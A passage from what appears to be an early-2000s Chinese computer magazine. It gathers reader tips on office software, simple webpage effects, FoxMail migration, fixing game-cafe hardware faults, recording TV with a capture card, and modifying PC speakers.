□安徽 陈秀峰

在WPS Office中实现表格数据排序

大家可能发现，在WPS2000（或WPS Office）中，使用工具栏上“插入表格”按钮，在文档中插入的表格，表格中的数字无法排序。

如果我们执行“表格→插入表格→创建报表”命令，在文档中插入一个表格，其中的数值就可以排序了：在表格中输入若干数值或字符，并选中需要排序的单元格，右击鼠标选“数据处理→数据排序”项（或直接按“表格工具”上的“数据排序”按钮），打开“数据排序”对话框，作适当设置后确定，即可完成对数据的排序（当然，排序不包含表头的数据和字符）。CF

□安徽 陈秀峰

快速平衡各栏的长度

在Word文档中，有时我们需要将文本分成两栏或多栏排版，如果文档最后一页的文字较少，分栏后就会出现左边一栏（或几栏）有文字、而右边一栏（或几栏）没有文字的现象。我们可以通过如下操作，快速平衡各栏的长度：在页面视图下，将光标放在要平衡的栏的结尾，执行“插入/分隔符”命令，打开“分隔符”对话框，选中“分节符类型”下面的“连续”项，单击“确定”按钮即可。CF

□河北 初八

添加进入/离开网页时的提示信息

进入网页时，如果有一条欢迎提示，一定会令很多浏览者甚感亲切。将下面的代码加入网页<body>中，便可实现。具体为：<body onload=alert("欢迎您的到来！")>。

如果离开时，有一则欢送信息，那就更加圆满了。将下面的代码同样加入网页<body>中，具体为：<body onunload=alert("再见，欢迎再次访问！")>。CF

好多喜欢写稿件的朋友在文章写好之后都要签名，可是每次都要重复输入固定的姓名、地址等信息是否觉得麻烦呢？笔者感受很深，所以决定给Word添加一个按钮来完成快速输入签名。

□四川 冯小民

添加按钮快速输入签名

1 单击“工具/宏/录制新宏”命令，在出现的“录制宏”对话框中输入一个宏名（比如在此处输入“作者信息”），单击“确定”。此时文档窗口出现一个宏录制小窗口，其中有停止和暂停录制两个按钮。

2.输入希望出现在文章末尾的签名文字并调整好格式，设置完成后单击“停止录制”按钮。

本来到这一步就可以通过“工具/宏”菜单下的“宏”命令调出刚才录好的宏，运行它就行了，可是没有放在工具栏上总觉得不方便，所以还要执行以下步骤：

3.单击“工具/自定义”命令，在出现的“自定义”对话框中单击“命令”标签，选中类别下的“宏”，在右边的“命令”下可见到刚才录制的宏“Normal.NewMacros.作者信息”（如图1），将它拖动到工具栏上。

4.在不关闭“自定义”对话框的情况下，右击拖动到工具栏上的“Normal.NewMacros.作者信息”按钮，在快捷菜单的“命名”后输入工具按钮的最终名称，再在“更改按钮图像”菜单项中为该按钮选择一个图像。

5.关闭“自定义”对话框，工具按钮就添加完成了。现在我只要单击工具栏上的如图2所示的按钮，刹那间签名就自动写好了！

小渔提示：除了本文所述方法外，还可以通过“自动更正”功能来实现签名的自动输入，不过自动更正也要输入字符才能被替换，相比之下点击按钮更方便快捷。CF




图1



图2

□西安　李晓安　谢敏

升级 FoxMail4.0时的账户及邮件移植

在以前的升级中，用户信息及信箱账户、地址是可以轻松导入的，而FoxMail4.0只提供了从FoxMail2.1版本的导入功能，对于很多朋友正在使用的FoxMail3.11等版本还无法直接导入信箱账户和已有的邮件，大家不妨试试下面的方法。

1.覆盖式安装法

在运行FoxMail4.0安装程序过程中，会要求你选择安装路径，如果选择了原有的FoxMail所在路径，则进行版本升级，安装程序提示是否覆盖原目录，选"是"，连续点"下一步"，安装完以后你会发现原有的用户信箱、邮件、地址等信息均可在新版本中使用，在FoxMail3.11中加过密的信箱仍为加密信箱，并且密码保持不变。

2.用户账户及邮件信息文件拷贝法

如果你对FoxMail3.11仍很有感情或对FoxMail4.0还不放心的话，可对原FoxMail3.11所在目录进行备份，再选覆盖式安装法，或选择其他路径安装FoxMail4.0，进行完整的安装。

完整安装后，由于还没有设置用户，如果启动FoxMail4.0会弹出"FoxMail用户向导"窗口，要求建立与设置用户、账户、信箱、密码等信息，我们的目的是导入原来的用户信息，选"取消"，退出FoxMail4.0。

接下来将FoxMail3.11目录中的Address、Mail文件夹和Accounts.cfg拷贝到FoxMail4.0安装目录中即可。

小渔提示：最好将FoxMail安装在非操作系统盘上，因为重新安装Windows系统时，可以不重装FoxMail。安装了多个操作系统的机器也只需要安装一个FoxMail。另外，如果选择了不同的安装目录安装了FoxMail，无论版本是否相同，都只能同时运行一个FoxMail。CF

让鼠标变变脸

□河南　张金贵

在浏览网页时，默认情况下，遇到超链接时，鼠标会变成小手形状，千篇一律。想改变一下鼠标的形状，给网页增添点变化吗？

你可以随便在网页的HTML源代码中加入"style=cursor:*"（其中*为具体的鼠标形状）属性即可，可应用到<P>、<A>、<table>等标签中，也就是说，你不但可以给超链接定义鼠标形状，也可以给网页中任何文字或表格中的文字定义鼠标形状。

如给某段文字定义鼠标形状：

<P style=cursor:*> 定义该行文字鼠标的形状 </P>

如定义超链接鼠标形 :

电脑爱好者

"*"有如下选择：hand:手型，crosshair:十字型，text:文本型，wait:沙漏型，move:十字双箭头型，help:帮助型，e-resize:向右双箭头型，n-resize:向上双箭头型，ne-resize:右上双箭头型，nw-resize:左上双箭头型，w-resize:向左双箭头型，s-resize:向下双箭头型，se-resize:右下双箭头型，sw-resize:左下双箭头型。CF

让豪杰大眼睛做个"兼职员"

□江苏　阿健

一提到看图软件，我们都会想起图像管理软件中的"大哥大"ACDSee，不过国人开发出的豪杰大眼睛也不甘示弱，具有支持文件多、浏览速度快等优点。笔者发现大眼睛除了能够专职浏览图片外，还能够做一些兼职工作。

1."分解"动画文件

动画文件是由许多帧图像组合而成的，如果你想要使用其中的一帧图片，就要借助一些复杂的图形处理软件。不过，使用大眼睛就可以很方便地将动画文件"分解"出来：打开一动画文件，可以从"显示/图像帧"菜单中找到"上一帧"、"下一帧"（如图），分别观察动画的每一帧；如果你要保存这张单帧图片，选择"文件/另存图像为"即可。

2.更改开关机画面

通过"编辑/设置开机画面"可以简单地设置开机画面，注意选择的开机画面尺寸必须符合320×400标准，否则系统会默认拉伸图片；关机画面的设置也同样如此。要是你对新的开机画面不满意，选择"恢复开/关机画面"，就可以完全复原，此法在Windows2000/NT下无效。CF



在我们这里，联机对战游戏CS（反恐精英）已流行于大街小巷，几乎网吧的每一台机器都装有CS，而且机器能否顺利连成CS已对网吧收入构成直接影响。本人负责维护公司组建的网吧，在一年多的时间里，碰到过不少CS不能正常运行的情况，并妥善解决，现写出来与大家共享。

□安徽 小五郎

联机 CS 花屏蓝屏三例

1.没装VIA 4in1导致蓝屏

一家新组建的网吧，共16台机器，1台做服务器，其余的15台客户机配置为：CII566/128MB/星钻20GB/杂牌694主板/M64 32MB显卡/爱国者机箱、长城250W电源，如此配置在当时的网吧也算比较高档。连好网后，就开始装游戏，这时问题就出现了：15台机器，有11台的CS在开始装入游戏时就蓝屏死机，其余几台能进入游戏，但玩了十几分钟也蓝屏死机。

第一感觉是内存问题，但十几台机器内存不可能都有问题，于是我怀疑显卡；为了检验，我在一台机器上装了《Quake3》，玩了一个多小时，很正常；又玩了半个小时的《极品飞车5》，也很正常；于是判断硬件肯定正常，可能是系统问题。因机器的系统都是用Ghost做的，于是我特地找了OEM版的Win98，将一台机器的硬盘重新分区，将系统和驱动都认认真真重做了一遍，心想现在肯定搞定了。结果还是蓝屏！难道是显卡的驱动问题？一看驱动，日期为1999年的，有点旧了，于是Down了一个nVIDIA2000年11月的公版驱动，装上，问题依旧。最后只好上网寻找解决办法，“一不小心”看到威盛发布的最新的且较成熟的4in1驱动，这时我突然想起主板是694芯片，VIA 4in1还没装呢！不管怎样，Down下试一试，解压、安装、一路next、重启、开始游戏，嘿！折腾掉我半条命的CS终于能玩了，而且玩了一个小时也没出现蓝屏。马上将其余的机器都装上，全部成功。

2.病毒导致蓝屏

一家网吧的客户机配置如下：C433/HY64MB/ST8.4GB/810主板。自从开业几个月以来，CS玩得都很正常，最近有几台机器在装入游戏时蓝屏死机。

考虑到810主板为整合型主板，兼容性应该没问题，所以判断为软件系统不稳定。我打开一台有问题的机器，发现启动速度非常慢，启动速度慢有多种原因，在此种情况下，最有可能的有两种：其一，软件的设置引起系统端口冲突或加载程序过多，考虑到客户机软件配置都一样，所以这种原因被排除；其二，就是染毒，这时我已注意机器里没配置防火墙，于是用瑞星2001的杀毒软盘启动系统，杀毒，果然有30多个文件感染病毒，杀完毒，再玩CS，一切正常。

3.显卡不兼容导致花屏

一用户反映他新配的机器玩CS花屏死机，其余的游戏如红警、古墓丽影都能正常运行。他的机器配置如下：PIII733/HY256MB/IBM40GB/升技815EP主板/杂牌M64 32MB显卡。

我想花屏应该与显卡有关，有了以前的经验，我从“软的”下手，换上了最新的驱动，又装上了Intel的芯片驱动，可是问题依旧。是显卡兼容问题吗？我换上身边的S3 765 PCI 1MB显卡，有没有搞错，居然没有花屏。

回去后，我将这块M64显卡放在联想QDI 815E的主板上，运行CS仍然花屏死机；后来放在一个杂牌的694主板上，居然没了上述故障。说明这块显卡兼容性太差，或者是与815E/EP芯片兼容性不好。

通过与CS一年多的相处，发现它脾气很古怪，硬件要求不高，但要求系统绝对稳定，软件、硬件有一点不兼容都不行，看来它适合当个检测医生，通过它检测的系统至少可以说是比较健康的。CF

“明基”键盘鼠标知识角

健康的才是最好的

一只好的鼠标应当符合人体工学设计，选购时主要注意望、闻、切三个方面。望就是看外形，健康鼠标的设计一定要符合手掌的曲线，用料真实，工艺精细，从图1我们可以看出鼠标的曲线设计完全符合手型；闻就是听声音，好的鼠标按键声音清脆，滚轮声音干净；切就是手感，握住鼠标能感觉到手掌心和鼠标表面能紧密接触，特别是受力部位不能悬空。鼠标应用中应该主要观察移动灵敏度，看看是否有各个方向上不便的问题。

键盘的设计对人体健康也有不小的影响，随着劳动强度的加大，长时间应用键盘使手部负担越来越大，“舒适”成为键盘新的设计目标，如左右手中间被八字分开，更加符合手的自然摆放位置，如图2。每个键的角度适当，没有够不到或不好按的情况，键帽硬度适中，手感柔和。设计支架使腕部得到支撑，激光烧制的字使你不必担心长时间使用后键帽上的字迹会被磨去，盖板及键帽用防火材料制成，结实耐用。实用的功能键，如一键休眠、一键上网等。CF

图1





图2

□上 赵俊杰

小“猫”毒死3DS Max

上周我家终于上网了，虽说用的是最老土的拨号上网，但毕竟能在家里收发Email了。我买的是TP-LINK的内置猫（ESS芯片），装入我那2000年组装的机器（雷鸟850MHz、256MB的KingMax、Elsa TNT2、Soltek75-KV）。开机后Win2000发现了小“猫”，装好了小猫的驱动，但在重启之后发觉竟不能上网。去“设备管理器”中发现，猫和并口有冲突——中断设置都为7，而且在Win2000中不能改动它们，于是我就到BIOS中改，无效。我本着先软后硬的原则想，反正我也没并口设备，把并口屏蔽了不就没冲突了？我就去BIOS中把并口屏蔽了，这下终于能冲浪了！

可好景不长，一天晚上我的3DS Max3.0启动不了，这也是我装猫后第一次运行它。弹出一个英文错误窗口，意思说硬件锁错误，无法打开。我先重启了一下，还是有问题，重装3DS Max还是不行。用Ghost重装Win2000，没效果。这可真是怪事，以前一直正常，可今天……我意识到这是硬件问题，而且和那“猫”脱不了关系。我于是先去查那个硬件锁的事，一翻书原来它是3DS Max软件所特有的一个防盗版措施，要想运行3DS Max不仅要有授权码，还要把那个硬件锁接在电脑的并口上。我用的虽然是正版，但我嫌太麻烦，没装硬件锁。而上次为了装“猫”，我把并口给屏蔽了，所以检测不到并口，那个所谓的“硬件锁”自然也被3DS Max认为是不存在的，所以有了这次的麻烦。我的猜想后来得到了证实，把并口激活，问题解决。至于“猫”，后来换了一个插槽问题也解决了。

结论：凡事都应当细心、仔细，每一步行动都应当考虑全局，不要顾此失彼。CF

□湖北 周浩

都是USB扩展接口惹的祸

朋友有一老机，LX主板、PⅡ233CPU、32MB内存，因为派不上实际的用场，已蒙着防尘罩沉睡了两年。上个月，校园网成功开通，朋友不由得热血沸腾，遂决定以较小的代价对老机进行升级，并将这个光荣而伟大的任务交给了我。

1.机器基本情况：经过开机检查，发现这台老机除了没有网卡、USB接口，单条SDRAM插槽最大只支持128MB内存条，还有速度较慢之外，竟没什么毛病，考虑到朋友的实际需求，我决定通过加内存、网卡、USB扩展接口的方式进行简单升级。

2.升级开始：说干就干，到电脑城买回两条128MB的内存条、一块10-100M自适应网卡、一个双USB扩展接口挡板；开机箱，依次装上内存条、网卡，接上USB扩展接口排线；按下电源开关。

3.艰难旅程：咦！电脑怎么一点反应都没有，连电源风扇都没动一下，该不是电源线或插卡什么的松了吧？我赶紧将所有的连线、内存条和插卡重新检查了一遍，在确认无误后，又按了一下“POWER”键，谁知电源风扇刚刚转了一下就又停了下来，整个机器依然是无声无息。

难道是电源开关坏了？一不做，二不休，干脆把“POWER”键的连线拔了，直接用起子的金属端触碰主板上的“POWER”针，可除了电源风扇稍转即停外，还是不见机器有任何反应。

正在一愁莫展之际，望着敞胸露怀的机箱，突然间，我只觉得眼前灵光一闪，该不会是刚刚插上去的内存条、网卡、USB扩展接口惹的麻烦吧？试试再说，拔下内存条，不对；拔下网卡，还是没反应；再拔起两组USB扩展接口排线，哈哈，没想到这最后一招还真起了作用，屏幕显示出正确的信息。

4.查清根源：为了查出问题的根源，我试着重新插上新买的内存条，一开机，OK！再插上网卡，同样一切正常。然后插上一组USB扩展接口排线，哦，等等，别忘了将排线调转180度方向。随着电源的开启，机器顺利启动，最后以同样的方向插上另一组USB扩展接口排线，还是没有出现任何问题。直到这时，我才发现，原来USB扩展接口排线和相应的主板插针相连时，不是简单的5针对5口的关系，它们是讲顺序的。

真没想到，一个小小的疏忽差点儿葬送了我的‘一世英名’。:) CF

□北京 pretty

从浏览器快速启动程序

从浏览器中启动程序？Word、Winamp等都可以，听上去有些不可思议，但这确实能做到。譬如你的桌面上有Winamp的快捷方式“Winamp”，只要在IE浏览器输入Winamp，它就会自动填充成Winamp.lnk，回车，即可启动Winamp。当然你可以把那些快捷方式名改为“a”或者“b”什么的，这样看着网页而想启动哪个程序时，输入a或b就可以了。CF

□张庆晔

改造创新FPS1000的环绕音箱

本人于前不久购买了一块创新Sound Blaster 128 Digital声卡和一套创新FPS1000音箱，主要是为了玩游戏的时候获得比较好的四声道音效。但是使用一段时间后发现，创新FPS1000音箱低音炮的低音效果还不错，而四只小环绕音箱发出的声音略显混浊。朋友告诉我，他曾经听人说过，这四只环绕音箱因为箱体小而薄，里面只衬有一团丝绵，扬声器背面产生的音波反射回来与正面的音波重叠，再加上塑料箱体的谐振，所以产生这个问题。听说如果在箱体里衬入吸收音波的海绵，音质可以有一些改善，决定试一试。

1.首先要准备好材料和工具:吸收音波的海绵就用包装声卡的海绵，再准备曲别针一枚，尖嘴钳、中号十字螺丝刀、小号一字螺丝刀、剪刀各一把（如图1）。

2.先将一只音箱断开连线，从支架上取下。把曲别针拉直，用尖嘴钳把曲别针的一端弯一个小钩，将小钩插入音箱网罩一角的网眼里，钩住网罩向外拉。如果只拉一个角不行，多换几个角，劲一定要使匀，别把网罩拽坏了。

3.取下网罩后，可见有四颗螺丝将扬声器固定在箱体上(如图2)。用中号十字螺丝刀把螺丝拧下，把扬声器和前盖从后盖上分离开，如图3。注意扬声器的连线，一端焊在扬声器上，一端用硅胶固定在后盖上，不要使劲拽，以免脱焊或断开。

4.用剪刀把海绵按照后盖内壁的尺寸裁剪出上、下、左、右和后面五块，尺寸略大一些也无所谓，因为海绵有弹性，挤一挤还可以，太小的话会比较容易脱落。注意，后面的海绵尺寸略小一些，而上、下两面的海绵要给箱体里面的突起留出空间(如图4)。现在，把海绵按照各自的位置装进去。上、下、左、右四块海绵的两边塞进螺丝孔与箱体之间的缝隙里，用小号的一字螺丝刀将海绵展平，再把后面的那块海绵压进去，完成以后，活像一个窝（如图5)。

5.把扬声器和前盖装回后盖，拧好四颗螺丝，再把网罩照着原样扣回去。

这时候可以将改造后的音箱连接好，打开计算机，播放一段音乐什么的，和未改造的音箱比较一下，绝对没白折腾。接下来将另外三只音箱一一改造，前后一共用了大约40分钟。改造后的音箱，杂音没有了，感觉声音也清晰、通透了许多。

手头上有创新FPS1000音箱的朋友（创新PCWORKS 2.1 也差不多)，为了让你的音箱物超所值，不妨试一试。风险提示:自行改装之后，保修可就没有了哟。




图1




图2




图3




图4




图5

E-mail: step@cfan.cn.net

曾经，有一场精彩的球赛即将直播，我没有珍惜，等到失去的时候我才后悔莫及，人世间最痛苦的事情莫过于此。如果电视台能够给我一个再看一次的机会，我会对电视台说三个字……

□湖南　聂阳德

球赛岂容错过 精彩也能珍藏

——电视节目收看、保存全攻略

现实生活中，经常出现因为时间关系而错过一些精彩电视节目的事情，如果连重播都没有机会看到，你可千万要沉住气，别把电视机给砸了！精彩的节目好想多品味几次，可是没有录像机，只能囫囵吞枣地看一遍……难道没有办法解决这些问题吗？其实，只要你在电脑上添加一块电视录像卡，所有的问题都迎刃而解了！

一、前期准备

必要的工具：一台配置不是太差的电脑，一根有线电视信号线，一块电视录像卡。选配件：刻录机。

笔者的配置：赛扬633＋256MB＋金钻30GB＋G450显卡＋创新128D声卡＋815EP主板，同维9920ET－2电视录像卡（如图1），明基6432A刻录机。




图 1

二、硬件安装

在同维9920ET－2电视录像卡上，占了PCB板很大一部分的是飞利浦高频头，另外比较醒目的就是那块WINBOND W99200F的芯片，它的作用就是实时压缩电视卡捕获到的视频文件，实现“边看边录”。

找到一个空闲的PCI插槽，将卡插入插槽中，上好螺丝。然后将有线电视信号线或者电视天线插入电视卡的TV信号孔中，再用附送的音频线将电视卡的音频输出端与声卡的线路输入端连接，最后的实物连接如图2。




图 2

启动电脑后，系统会检测到新硬件，按照提示装好驱动。注意，如果你的PCI设备比较多，电视卡往往会因为中断冲突而安装失败。常用的解决方法就是将卡换一个插槽试试，直到能正常使用。

光装好了驱动的电视卡还不能收看电视节目，还要安装播放软件。在驱动光盘上找到播放软件，按照提示完成安装。

三、收看电视

如果硬件安装、连接正确，执行播放程序后你就可以从播放窗口看到活动图像，如图3。第一次使用播放软件，首先要点击面板上的“AUTO”按钮，让系统自动搜索电视节目并存贮节目参数，也就是常说的搜台，以后你就可以轻点鼠标在各个台之间切换了。



图 3

如果电视没有声音，请执行以下操作：“控制面板→声音和多媒体→音频→声音播放”中的“音量”→将“LINE IN”下面的“静音”取消。同时，选择用“LINE IN”进行录音：“控制面板→声音和多媒体→音频→录音”中的“音量”→选中“LINE IN”。在实际使用中，电视卡还可能出现有声音但是没有图像的情况，一般只要将显示器的分辨率和刷新率降低一个档次就能解决。

现在你就可以轻轻松松看电视了，分辨率如此高的电视画面看起来很惬意哦。是不是对色彩方面不是很满意？点击面板上的视频调整按钮吧！这里能随意调整电视的亮度、对比度、饱和度及色调，如图4。碰到好的电视画面想截取一张图片做桌面吗？点击面板上的图像截取按钮，只要选择图片的保存路径就行，还有BMP、JPEG、MPG三种格式供选择。



图 4

四、录制电视

将精彩的电视节目录制下来是我们最大的心愿，也是

选择这块卡的目的。有了WINBOND W99200F芯片的帮助,我们就能将捕捉到的动态视频实时压缩为MPEG-1格式。虽然同样长时间的MPEG-1视频文件比AVI文件要小得多,但是我们还是要准备好足够的硬盘空间备用,一般我们要以10MB/分钟的容量来估计录制文件所要占用的硬盘空间。因此,建议将9920ET—2的工作目录安装到空间比较大的分区,具体设置方法是:点击播放软件面板上的设置按钮,在"General"选项的"Work Dir"处输入新的工作文件夹地址即可,如图5。




图 5

1.常规录制

点击面板上的录像按钮,程序就会按照默认的标准进行录制,再次点击该按钮就能结束录制,最后按照程序提示保存文件即可。

2.定时预录

深夜有一场球,可是你没有机会看,想第一时间看重播吗?定时预录可以解你愁——只要将定时预录设置好,你爱干嘛去就干嘛去。点击面板上的设置按钮,进入"Recording"选项,选中"Duration"和"Start Record",然后在"Start Record time"处输入录制的开始时间,在"Duration"处输入你要录制的时间长度,如图6。设置完成后,不要关闭电视播放程序,到了指定的时间程序就会自动开始录制,等过了指定的时间则会自动停止。



图 6

注意,在进行录制时,播放窗口不能放大,只能以默认的分辨率观看;如果你想录制的MPEG文件能符合VCD标准,则一定要将"Recording"选项中的"VCD"选中。如果录制下来的MPEG文件在回放时出现声像不同步的现象,一般都是因为内存太少引起的。

五、保存节目

自己亲手录制的节目当然要好好珍藏,有两种比较实用的保存方法供参考:

1.制成VCD

最好的保存方法莫过于将其刻在光盘上,但是简单地将文件刻在光盘上并不是明智之举,做成VCD更具有实用价值。录制的节目中一般都含有一些我们不需要的东西(如广告),而且一张刻录光盘也只能刻录650MB的文件,因此有必要对录制的原始MPEG文件进行剪接。对于一般的用户来说,并不需要对节目进行再开发,因此我们只要有一个能切割、合并MPEG文件的工具就行了,而VCDCutter正好能满足我们的要求。如图7,VCDCutter是一个非常方便的多媒体播放、编辑软件,界面简洁,操作也非常简单,剪接MPEG文件自然是小菜一碟,具体操作不再详细介绍。



图 7

整理好MPEG文件后,就可以开始刻录了。以常见的刻录软件Nero Burning ROM为例,启动软件后,在高级模式中选择"VCD"。注意,我们捕获的视频文件是"PAL"制式的,因此,在高级模式的"VCD"选项中,编码分辨率一定要选择"PAL",如图8。我们目前所看到的VCD碟基本上都是2.0版本的,也就是有"选单"的那种,在Nero Burning ROM中,也能制作出2.0版的VCD,你只要在高级模式的"菜单"项中设定好各项参数即可。对于初级用户来说,没有必要一定要制作出2.0版的VCD,因此,对于该刻录软件不是很熟悉的用户可以不选择"启动菜单",直接点击"新建"即可。在程序主界面中,左下角是视频文件显示框,如图9。将你要刻录的MPEG文件拖放到该框中,程序就会自动检测文件的合法性,对于不符合VCD标准的MPEG文件会报警,同时在最下面容量栏上显示所有文件所占空间。注意,如果你刻录的是多段MPEG文件,一定要注意文件的排列顺序,最后按照一般的刻录操作程序完成刻录工作。




图 8



图 9

能刻录VCD的软件很多,2.0版VCD的制作有一个非常好的软件——VideoPack,对2.0版VCD制作感兴趣的人可以试一试该软件。

2.制成RM

VCD虽然方便实用,保存时间长,可是必须要有

刻录机才能制作，对于那些没有刻录机且硬盘空间紧张的人来说，将电视节目制作成RM也是一个不错的选择。虽然将MPEG视频文件压缩成RM会影响画面质量，不过我们还是能够在质量与体积之间找到一个适合自己的平衡点。能将MPEG压缩成RM的程序不少，在此推荐一个免费的好东东——Real超级无敌压缩器。该软件是一款能将 MPG、DAT、MOV、WAV、QT、AU等多种文件格式压缩成流行的Real格式，即RM（视频流）和RA（音频流）的软件。该软件有多种压缩比可以选择，若使用最高压缩比能把两个40MB的MTV压缩到一张软盘内，当然画面质量会大大降低。而最低压缩比则是高质量压缩的最佳选择，但与此同时，文件也会相对地加大。推荐使用250kbps以及最清晰画面这两项设置，当前市面上的RM光盘均采用这种设置。而150kbps则适合大量收藏视频数据用，程序界面如图10。设置好比率和画面后，点击“添加文件”将要压缩的文件加入，然后点击“开始压缩”即可。

实战到此结束，相信有了好的实战工具后，你也能



图10

制作出各种各样的“绝世珍品”来。电视不再错过，精彩永远珍藏！

小渔提示：电视卡品种很多，低档卡价格在250元左右；中档卡除了收看电视节目，还可简单捕捉外部输入的视频信号，价格在700元左右，比如美国的品尼高电视卡。CF

数码录像自已做

下面就以一块内置品尼高电视录像卡为例，再来介绍—— □江苏 张清


物理连接方法与同维9920ET－2电视录像卡一样，然后将驱动盘放入光驱，选择“典型安装”，依提示很简单即可安装好驱动，最后重新启动计算机。

首次和使用电视机一样需要调台，具体操作如下：启动Studio PCTV应用程序组中的PCTV Vision，在画面中点击鼠标右键，出现快捷菜单，选TV Station，弹出对话框，点击第一个按钮All Stations即可自动搜台（如图），搜台结束确认后即可收看电视节目。

首次录制电视节目前要进行相关的设置：启动Studio PCTV应用程序组中的Tools中的Vidcon32，点击Edit/Preferences进行设置，还可参照随卡附带的说明书。录制前要将声卡的录音项中的Line-In选中并适当调节音量，否则录制的电视节目只有图像没有声音。

录制默认文件名为Capture，需及时改名存盘，否则下一次录制时就会自动将Capture文件覆盖掉。在此状态下如需换台，需同时启动Studio PCTV应用程序组中的Tools中的PCTV Control，利用鼠标或键盘光标键就可以方便调台了。





录制的节目默认格式是AVI，缺点是文件较大，可通过相关软件（最好是视频捕获卡）将其转为MPEG格式，缩小文件体积，当然你也可以将其刻录成VCD或者转化为RM！CF

在Excel中直接调用计算器

□安徽 陈秀峰

在用Excel处理表格时，有时需要将某些数据计算以后填入单元格中，尽管Excel具有强大的函数功能，但还是觉得没有计算器来得方便。要调用计算器，是不是非得执行“开始/程序/附件/计算器”命令？大可不必！

启动Excel2000/XP，执行“工具/自定义”命令（或直接右击工具栏，选“自定义”选项），打开“自定义”对话框，点击“命令”标签，先在“类别”中选中“工具”选项，再在“命令”中找到那个带有计算器图标的“自定义”按钮，按住左键，将其拖到工具栏上松开。

以后在Excel中需要用到计算器时，只要按一下工具栏上那个计算器按钮，即可直接调出计算器。计算结束后，执行计算器中的“编辑/复制”命令，然后选定某个单元格，按“粘贴”按钮，就可以将计算结果填入该单元格中，非常方便。CF

□湖北 柳随风

电脑有源音箱 简易打磨

平时酷爱听歌，电脑旁的一对音箱里的飘飘仙乐不绝于耳，而且喜欢高分贝及超重BASS。只是大伙看了我的一对音箱之后一定会笑，那哪是音箱，分明是两个拳头大的小喇叭嘛。十多元的无源音箱怎么能发出HI-FI之音？前日终于搬回一对“丽歌”的“挑战者二号”。

回家急不可待联机试“箱”，开机后，再开音箱，有明显的静噪声？调节音量，噪声大小并无明显改变。听首歌再说，声音层次还算丰富，但是让我不满意的是，相对同口径中低频喇叭单元的有源音箱其低频分量不太足，比较生硬。遂决定动动“挑战者”，原则是简单易行。

1.首先解决静噪声

拔下与声卡的音频连线，噪声仍很明显，再闻其声，为高频噪声，关掉主机再开音箱，噪声已经荡然无存。看来静噪声来源与主机有关，一是主机电源对市电干扰反串入音箱，而音箱内的电源滤波电路不良而致噪声产生，另一种原因是主机电磁屏蔽不好，导致音箱内受到较强的电磁干扰而产生噪声。

对前一种因素，需改造音箱滤波电路，太麻烦。就从电磁干扰入手吧！打开主音箱的后盖板，可见箱体内电路分为整流变压与分频及功放两大模块，功放部分易受电磁干扰，如果我们能把整个功放电路板用金属片屏蔽起来，必定能减小噪声。方法很简单：找来一易拉罐，用铁剪剪去上下盖，成一长方形薄铝片，再折成一方形盖状，大小需参照功放电路块的大小，然后把铝片用塑料膜整个包住，用胶布固定（为了防止铝片与电路连接而致短路）。用铝盖把分频及功放电路模块包住并固定好，固定方法很多，可以钻孔固定，我是用橡皮筋固定的，虽很原始，却也管用，注意不要把功放的散热片也包住了。如果你有一定的焊接能力，还可以从铝盖上引一地线与功放电路的地线相连。开机试试，噪声明显变小了。

2.改造音箱低频

